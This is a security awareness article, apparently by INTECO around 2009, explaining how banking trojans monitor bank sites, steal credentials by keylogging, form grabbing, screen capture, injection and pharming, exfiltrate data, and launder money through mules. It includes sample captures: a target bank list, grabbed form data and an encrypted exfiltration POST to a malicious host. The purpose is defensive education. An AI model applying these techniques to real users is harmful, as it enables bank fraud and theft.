

### WHAT IS A BANKING TROJAN AND HOW DOES IT WORK?

Fraudulent techniques (phishing) traditionally based on social engineering have evolved in recent times, supported by the use of malware and, particularly, of trojans. Most of these malicious code specimens are specifically designed by their authors to obtain economic benefits from bank frauds.

What are the banking Trojans? What infection vectors do they exploit? How do they manage to intercept bank credentials?

These and other questions will be answered in this article, analysing the main families of banking trojans and trying to raise awareness in the reader about the growing threat of these specimens.

#### I What is a banking Trojan?

This term refers to the subset of malware seeking to steal data from electronic bank accounts. Within this context, other financial services such as, for instance, online stock exchange operations are also considered electronic banking.

Trojans which were specifically designed to capture bank information appeared in 2004. It was in that year that an evolution of traditional keyloggers<sup>1</sup> was noticed, since samples were detected which filtered the capture of data according to the visited websites.

From then on, the techniques to capture credentials and monitor bank websites have become so refined that traditional security advice, such as to notice the presence of the security lock icon on the bank website or check the authenticity of the security certificate, etc., is not enough.

With the purpose to only collect the information from websites visited by the user, these trojans usually gather and update bank lists, either in its body or in a configuration file they create or download from a malicious server. Some of these trojans have huge lists of bank activity monitoring strings; for instance, the Sinowal family uses more than 2000.

---

<sup>1</sup> This is a type of trojan that records and stores the keystrokes made on the keyboard. This information (which may be sensitive) is subsequently sent to the attacker, who may use it for their own benefit. The last versions of this type of malicious software also perform screenshots of the attacked computer. Therefore, the use of the virtual keyboard is ineffective and not secure.

**Image 1: Small fragment of the bank monitoring file of a banking Trojan (Sinowal, Torpig, Anserin)**

```

New Open Save Print... Undo Redo Cut Copy Paste Find Replace
*sinconf.txt
|P*credit-suisse.ch online.sell.ch *raiffeisen.it http://www.crabanking.it http://www.bpbanking.it http://www.blbanking.it http://www.nextbanking.it
http://www.homecom.com *caixanova.es *ucb.com webimpresa*it http://www.fortisbanking.com secure.indirect.it *raiffeisenonline.ro meine.norribank.de
*cajadevilla.es http://www.bigonline.pt *webanking.it secure.ampbanking.com *sparda.de *caixagirona.es *passbanca.it *allianzbank.it *bbvanetoffice.com
*bvba.es *csebo.it ebanking*.dresdner-bank.ch *directline4biz.com activa.caixagalicia.es *ebanking-services.com inba.lukb.ch *creval.it *credem.it
*cabel.it *seceti.it *sampoank.ee *bancopopular.pt *grupobbva.com *barclays.pt *banifinvestimento.pt *acornet.pt *binvestor.com *santandertotta.pt
*amegytreasurymanagement.com *icicibank.co.uk *commerctreasurydirect.com banking.*.de *tcfexpress.com *cortalconsors.be *fortisbanking.be *lvm.de
*aab.de *citibank.ae *bobibanking.com adibonline.adib.ae login.banknetpower.net Banking.*mbs*.de bes-sec.bes.pt *dab-bank.com *bes.pt bcaixanet-
particulares.bancocaixageneral.es *apobank.de http://www.centralnet.com.ve *alahonline.com *sabbnet.com brokerjet.ecetra.com logon.egg.com bcaixanet-
empresas.bancocaixageneral.es http://www.linksimpresе.sanpaoloim.com *citibank.de home.cbonline.co.uk home.ybonline.co.uk *biba.ad aba.bsa.ad db-
direct.deutsche-bank.es http://www.banzanet.lv *bancochileus.com http://www.empresas.bancochile.cl http://www.wtbank.be online.rebanker.com

```


Source: INTECO

There are two main trends in banking malware, depending on the country of origin of the designers of the malicious codes, the Brazilian and the Russian. In general, Russian school samples are usually much more sophisticated and silent. It would also be possible to mention China and Korea as other emerging countries in the generation of this type of malicious codes.

## II Current situation of computers infected with trojans and banking trojans

In order to highlight the importance of this type of malicious codes, and as can be seen in the graph below, currently (September 2009), 7.2% of analysed computers host some form of banking trojan.

**Graph 1: Evolution of computers hosting banking trojans (%)**



Source: INTECO

This report covers the most popular families of banking trojans that carry out attacks against banks<sup>2</sup>:

*bancos, bank, banker, silentbanker, zbot, sinowal, torpig, fraud, zeus, infostealer, ambler, stealer, yessim, yaludle, banload, bankpatch, multibanker, nethell, chromeinject, goldun, banspy, bancodoor and bancodo.*

When interpreting the data it is essential to remember that computers hosting banking malware do not necessarily end up in a fraudulent situation. In order for a fraud to occur, three circumstances are required:

- 1) The user's computer must be infected with this type of trojans.
- 2) The specimen that infected the user's computer needs to attack the bank through which the user makes transactions.
- 3) The user must log in to its online banking space and fill in the additional data requested.

### **III What techniques do these trojans use to monitor visits to banking websites?**

The filtering of the users' data is performed using lists of banks to be monitored. These lists contain text strings such as:

- The URL of the bank that is the target of the phishing attack:  
`http://www.mibanco.com`
- Substrings of the bank's URL: `*mibanco.com`
- The window title of the online banking website: `MiBanco – Internet Explorer`
- Specific strings of the body of the online banking website: `© MiBanco 2008. All rights reserved.`
- Website's HTML code strings related to the forms used to access the personal account: `<label for="lg_username" class="labuser_01">`

In order to be able to compare these strings with the names, and other parameters, of the websites visited, there must be a mechanism that permits the interaction with the context of the visited site. The most usual methods are the interception of Windows API functions

---

<sup>2</sup> There are other families of trojans that can be used to commit fraud, even though this is not their main or only purpose. For instance, generic keyloggers may be sometimes used to capture banking credentials. Similarly, traditional backdoor trojans allow making remote screenshots and viewing what the user types. As a result, these could be used by an attacker to intercept credentials of online banking and payment services. These families are not being covered in this analysis.

(hooks), Internet Explorer extensions (BHOs, Browser Helper Objects) or Firefox extensions, the inspection of open windows, DDE, COM/OLE interfaces and the installation of drivers in the system.

#### **IV How do trojans manage to steal banking credentials?**

The above mentioned methods to monitor banks are also useful, in most cases, to capture bank data. A more superficial classification of trojans is usually made according to the technique used to capture user data. The following are the most widespread methods:

- Keylogging
- Form data capture
- Screen captures and video recording
- Injection of fraudulent form fields
- Injection of fraudulent websites
- Redirecting of banking websites
- Man-in-the-middle technique

#### **Keylogging**

This functionality is performed by keyloggers, whose aim is to steal passwords, intercept instant messaging conversations or written emails and collect data from them, etc. The banking trojans have combined these techniques with bank monitoring methods in order to filter uninteresting information and capture every keystroke on specific bank websites. This is not a very effective method, since most banks require some credentials to be entered by a means other than the keyboard. Furthermore, if a user makes a mistake and deletes, typing their password again, this makes it difficult to discriminate the correct credentials.

This theft method is generally used in combination with other techniques and consequently its threat is equally high.

#### **Form data capture**

Keylogging is not a very efficient way of capturing bank credentials. If a malicious code captures every keystroke without applying any filters, the attacker will probably find multiple data with an unintelligible structure. This is why malware authors have evolved to capture banking forms.

This method's advantage is that it filters and structures more effectively the captured data and the theft of information still occurs prior to encryption, which is generally used to send the data, enabling to gather these in simple plain text format.

**Image 2: Example of data collected by a form capturing trojan that injects a fraudulent website requesting certain fields of the key code card**

```

fa56d7ec.$$$
[|mentat_110]
http://mibanco.com/entrada_banca.html
get
keywords(ffield_text): Entidad
tipobusqueda(ffield_hidden): AND
accents(ffield_hidden): null
javascript:NoDisponible()
get
u(ffield_text): 11111111
Entrar(ffield_submit): Entrar
p(ffield_password): 2222
bonificpwd28(ffield_text): 2222
bonificpwd31(ffield_text): 4444
bonificpwd19(ffield_text): 4444
bonificpwd50(ffield_text): 4444
bonificpwd32(ffield_text): 4444
bonificpwd34(ffield_text): 4444
bonificpwd25(ffield_text): 4444
bonificpwd15(ffield_text): 4444
bonificpwd37(ffield_text): 4444
bonificpwd29(ffield_text): 4444
bonificpwd49(ffield_text): 4444
bonificpwd21(ffield_text): 4444
bonificpwd43(ffield_text): 4444
bonificpwd38(ffield_text): 4444
bonificpwd20(ffield_text): 4444
bonificpwd53(ffield_text): 4444
bonificpwd45(ffield_text): 4444
bonificpwd26(ffield_text): 4444
bonificpwd48(ffield_text): 4444
bonificpwd22(ffield_text): 4444
(ffield_submit): Entrar
/GPeticiones;WebLogicSession=GnQNhSs8wQrkFvG2L0rnHNL0yMkCTd8msHdK14GGQWv3YzV2BmLb1179759546711575558756
  
```

Source: INTECO

### Screen captures and video recording

On many occasions, login pages in online banking websites include virtual keyboards (on-screen keyboards) to prevent keystrokes from being logged or form credentials from being captured, if the entered data are correctly obfuscated. With the aim of skipping this security layer, authors of banking trojans have turned to screen capturing techniques.

The screen is usually captured every time a mouse click is noticed on the online banking site, i.e. taking a screenshot of the page the user is viewing when accessing the online banking website. Since to send full screen captures to the attacker would entail considerable weight, due to the large size (in megabytes) of the digital images resulting from the screen capture, this type of malware usually captures only parts of the exact location where the mouse click occurred.

**¡Error! No se encuentra el origen de la referencia.** shows a typical virtual keyboard in an online banking authentication page and, to its right, the screen capture of the login data taken by a banking trojan, affecting a computer that is trying to access this bank.

**Image 3: Example of data collected by a form capturing trojan that injects a fraudulent website requesting certain fields of the key code card**

Inicio - [redacted]

Por favor introduzca su [Llave](#) [redacted]

Por favor introduzca su [Clave Telefónica](#) utilizando el teclado virtual

7 8 4  
5 6 3  
1 0 2  
9

Por su seguridad, los números cambiarán a asteriscos cuando coloque el cursor sobre el teclado virtual

Aceptar Cancelar

[¿Olvidó su clave?](#) [¿Quiere contactarnos?](#)

[¿No conoce \[redacted\]? Ver Demo](#)

1234567 1 4 9 8 Acepta

SENHA: \*\*\*\*\*

Acepta [X]

Source: INTECO

In view of this threat, many banking entities have decided to implement methods to change the numbers appearing on the screen, when these are entered in the data fields, for asterisks, when mouse clicking. The malicious code authors have opted for other theft methods such as recording a short video clip of the whole login process.

### Injection of fraudulent form fields

There are nowadays advanced methods for the access and authentication of users to conduct financial transactions, such as, for example, the “key code cards”. Today it is unusual to find a financial entity that has not any type of key code card or secondary key code used to carry out banking transactions or other kind of transactions. Without this information an attacker could only know a series of data such as: credit card data, personal and user data, account balance, account transactions and records, etc. but they would never be able to steal, i.e. to make a transaction in order to transfer funds from our account to another that is managed by the attacker.

Some banks provide key code cards with 100 different boxes. In order to capture all its codes, the trojan should spy 100 transfers and each of them should have each of the 100 card codes. This involves too much time for online crime groups, which, to accelerate the process, sometimes decide to inject additional fields into the legitimate banking form of a bank in order to capture the advanced banking credentials. This entails inserting fields into the website, which appear to be perfectly integrated into it and make the user assume it is the bank itself that is requesting those data for access.

**Image 4: Example of injection of a fraudulent form field into a bank's legitimate website.**



*Source: INTECO*

Facing the injection shown in Image 4, a not very cautious user would enter their signature key (in the example in the right it is the field placed just above the “Enter” button), even without intending to making a transaction. By doing this, even though the user will never carry out the transfer, the attacker will have the necessary data to carry out the attack.


Note that the website's security certificate, in these cases, continues to be the legitimate certificate of the bank; the fraud occurs at application level, after the connection is encrypted.

### **Injection of fraudulent pages**

It is a method similar to the previous one: the only difference lies in that with this technique, full pages are injected into the online banking session. The browser keeps displaying the bank's legitimate security certificate, but the page appearing on the screen is false.

This fake page usually asks the user for all, or nearly all the fields of the key code card or any other secondary code which could be required to carry out the transfer.

**Image 5: Original login page (above) of an online banking website and fake page (below) injected to capture the keys required to make online transfers.**



Source: INTECO


## URL redirection

This technique is called “pharming” and its object is to falsify the DNS resolution of certain websites with the aim to redirect the victim to a website that is identical to their legitimate banking website. The security certificate, if it exists, is not the legitimate certificate of the bank.

Simply explained, the DNS resolution process is as follows: when a user types a website address in the browser (e.g. www.midireccion.es), this must resolve to an IP address, which is expressed in numbers (e.g. 192.168.1.1). This process is called “name resolution”, and is performed by the DNS servers. These servers store tables containing the IP (numerical) addresses of each domain name (text). Through pharming, the DNS resolution of a bank’s domain is associated with a server hosting a website simulating the original one.

Each computer contains a file where a small table of server names and IP addresses is stored, so that accessing the DNSs for certain server names is not required, or even to avoid it. The least sophisticated trojans simply modify that local file to carry out the pharming. There are, however, other more advanced methods such as to attack the router of the victim or redirect all their web traffic to a proxy server that redirects to a fraudulent server when requesting some legitimate banking websites.

**Image 6: Pharming from INTECO to the Ministry of Education website through the modification of the Windows hosts file.**



Source: INTECO

## V What about the stolen data?

Once the online banking data are captured, these must be passed to the attacker for him/her to be able to steal them. When phishing or pharming is used, the fraudulent server itself, which contains the copies of the legitimate banking websites, will analyse and process the data, save them in the computer or send them to third-party computers. But, what happens when the data are captured by any other method?

The trojan needs to send these data to the attacker in order for him/her to use them. To do this, the most usual techniques are:

- Sending through HTTP POST and GET requests: using the same protocol<sup>3</sup> which any user employs to request and be able to see Internet websites.
- Connection to a SMTP server, and generation of an electronic mail message containing the stolen data, which is sent to an account controlled by the attacker.
- Access to a FTP server owned by the attacker, and sending of a copy of the file containing the data stolen from the home computer.

<sup>3</sup> Set of logical and programming rules used automatically by computers to communicate with each other, e.g. to connect a home computer to the Internet and visit a website that is hosted in another computer or server.

- IRC connections are also used to send the stolen data to a chat channel, particularly visible in botnets<sup>4</sup>, although recently the systems to send those stolen data are evolving towards the sending through HTTP protocol.

In addition, so as not to raise suspicions, the stolen data are usually encrypted before their sending to the attacker; therefore, anyone monitoring the traffic will detect strange communications but will not be able to see the stolen information.

---

**Image 7: Sending of encrypted stolen data using the HTTP protocol.**

---

```
POST /BAD1D22270B42485/AVJn4mNkVVDRpmTCFULrc4RnJmLHcRFxEzMxFxEXfCYGVWDiAqTUUHHWV
PLEMeVtdCNHMicrOCHVY5EDxFarFlEyl3ZjxDW0VWMBJ0HnfxK0RnNT57GhIdUt0LdRJ9oW0VKXNtJQE
XE0U3FnoTcbJpF2Aw HTTP/1.0
Host: hda8pra.biz
Content-Length: 228
Connection: close
Content-Type: multipart/form-data; boundary=utorfktsgdretdg

--utorfktsgdretdg
Content-Disposition: form-data; name=datafile; filename="data.str"
Content-Type: application/octet-stream

4kPno6JkdHShtrdy9FK6IUdVkmSgF8Z302S3YJInGzfh06JnAnSktMJ2hFKwYD2VpjWAM
+eg1GRxdtSyx3L+U8ClQZEBMJGg0WYEcgSyzXOEJ8YEcbHZtNk1nHHQCzxJuFnMkaRoNRhdgSitMF
+8yTDUOWpnamlyNA16DSbnME18LEAvRUSCM1VuCScw/DReEnYjexYWFkQxEnIEdbdhHSF0LXQSEgEfs
IIEBFRn6RxIiEkMEZyIYN2yPkt35wdveOnkf21rbRE0HwEiURfUfRmIUbHRQe00vWkOOHSzaN1dhTEgr
```

Source: INTECO

In recent months, it has been common among cybercriminals to use real web portals, exclusively created for that purpose, to collect stolen data. These portals contain a data base and a set of scripts (programming codes) which process the data and make them accessible by means of a simple graphical interface, where any unskilled user can perform searches by country, bank, capture date, etc.

These are control panels that, on many occasions, allow the attacker to assign tasks to the infected computers, ranging from shutting down the computer to generating a massive attack in order to get a Denial of Service (DoS)<sup>5</sup> and even using these computers to host phishing or distribute malware.

It is interesting to mention the phishing attacks that try to hide themselves by using botnets; if this is the case, the computers infected with malicious code would become hidden proxies<sup>6</sup> and, consequently, the phishing would resolve from an IP to another

---

<sup>4</sup>These networks are sets of computers that have been infected with a certain type of malicious software, with backdoor functionality, which enables the attacker to control those computers without having physical access to them and without the owner's knowledge, using them as real robots (hence its origin: ro'Bot + Net). This, together with its low cost and the wide variety of exploitation techniques, makes it one of the most important illegitimate or illegal methods in the Net.

<sup>5</sup> Denial of service is understood, within the computer security field, as a collection of techniques aimed to disable a server. The aim of this type of attacks is to overload a server so that the legitimate users are not able to use the services provided by the server itself.

<sup>6</sup> A proxy is a programme or hardware (computer) generally used to provide other computers with Internet access. In this specific case, a home computer becomes a server of other computers by being infected with a malicious code.

within a few seconds. In order to solve this, it would be necessary to block the domain involved. This technique is known as Fast Flux.

**Image 8: Example of DNS resolution of a fraudulent domain using Fast Flux technique**

```
D:\>dig fill-moms.com
; <<> Dig 9.3.2 <<> fill-moms.com
;; global options: printcmd
;; Got answer:
;;->HEADER<- opcode: QUERY, status: NOERROR, id: 136
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 5, ADDITIONAL: 0

;; QUESTION SECTION:
;fill-moms.com.                IN      A

;; ANSWER SECTION:
fill-moms.com.                521     IN      A      123.111.168.224
fill-moms.com.                521     IN      A      66.176.11.228
fill-moms.com.                521     IN      A      75.83.137.165
fill-moms.com.                521     IN      A      116.81.70.10

;; AUTHORITY SECTION:
fill-moms.com.                135145  IN      NS     ns1.maillabsservice.com.
fill-moms.com.                135145  IN      NS     ns2.maillabsservice.com.
fill-moms.com.                135145  IN      NS     ns3.maillabsservice.com.
fill-moms.com.                135145  IN      NS     ns4.maillabsservice.com.
fill-moms.com.                135145  IN      NS     ns5.maillabsservice.com.

;; Query time: 70 msec
;; SERVER: 192.168.1.1#53 (192.168.1.1)
;; WHEN: Sat Apr 18 10:08:40 2009
;; MSG SIZE rcvd: 201
```

Source: INTECO

Furthermore, the ease of use of these systems to manage captured data allows the author of the trojan to hire the web portal to third parties for certain periods of time, and not to be responsible for the data stolen with the infected computers.

## VI How is the bank data theft finally materialized?

Once the attackers possess the credentials and data required to access the bank accounts, they need to take money from them.

In order to hide their identity, attackers traditionally used a “mule”. These mules are individuals who, believing they are doing a completely legal work for a certain sum of money, behave as a bridge, without their knowing, for dubious online banking transactions, and who eventually become responsible for the fraud committed when acting as a front for the criminal. It must be stressed again than these mules are normal users, acting in good faith, who believe they are carrying out a paid task for a company or third party, and who are usually recruited to perform these actions by means of fake Internet job offers.

The theft transfer system works as follows: the attackers access the user account, the data of which they know, with the stolen credentials, and carry out a transaction to an account which has been previously opened by the mule, which is of their ownership, highlighting again that without knowing that they are actually committing a crime.

Once the cybercriminal sends the money from the user's bank account from which the data have been stolen to the mule, the mule takes the money from their account and delivers them to the attacker or a delegate of them, either by hand or, more usually, through transactions to accounts abroad which are owned by the criminal and do not leave any trace. Generally, in this type of scams, the mule is the only visible identity, and at best this would be able to identify the attacker who recruited him/her to carry out those services and send the transfers.

This model can become complex by having several intermediate mules who transfer the money between their accounts until a last point is reached where the money is transferred to the attacker.

Another widespread service used by attackers to obtain money is the service of transfer to an ATM machine. The mule can order a direct transfer to an ATM machine, to which a code is assigned. This way, any user (the attacker) knowing that code can go to an automated cash machine and remove the cash ordered by the transaction. The attacker only needs to connect to the banking space of a user usurping their identity with the previously stolen credentials, carry out this transaction and go to a cash machine and get the money.

Obviously, as authorities and law enforcement agencies start analysing and going after this type of frauds, attackers also refine their techniques. Another quite ingenious method to take the money from the accounts of which the data are known is to open an online casino. Using the stolen credit cards and accounts, the attacker will visit the casino created by them and gamble with the purpose of losing all the money existing in those accounts.

These losses will actually become profits for their casino, from which the attacker will be able to take all the money without raising legal suspicions. This can also be done by creating fake online betting websites or simulating other services provided by the Internet.

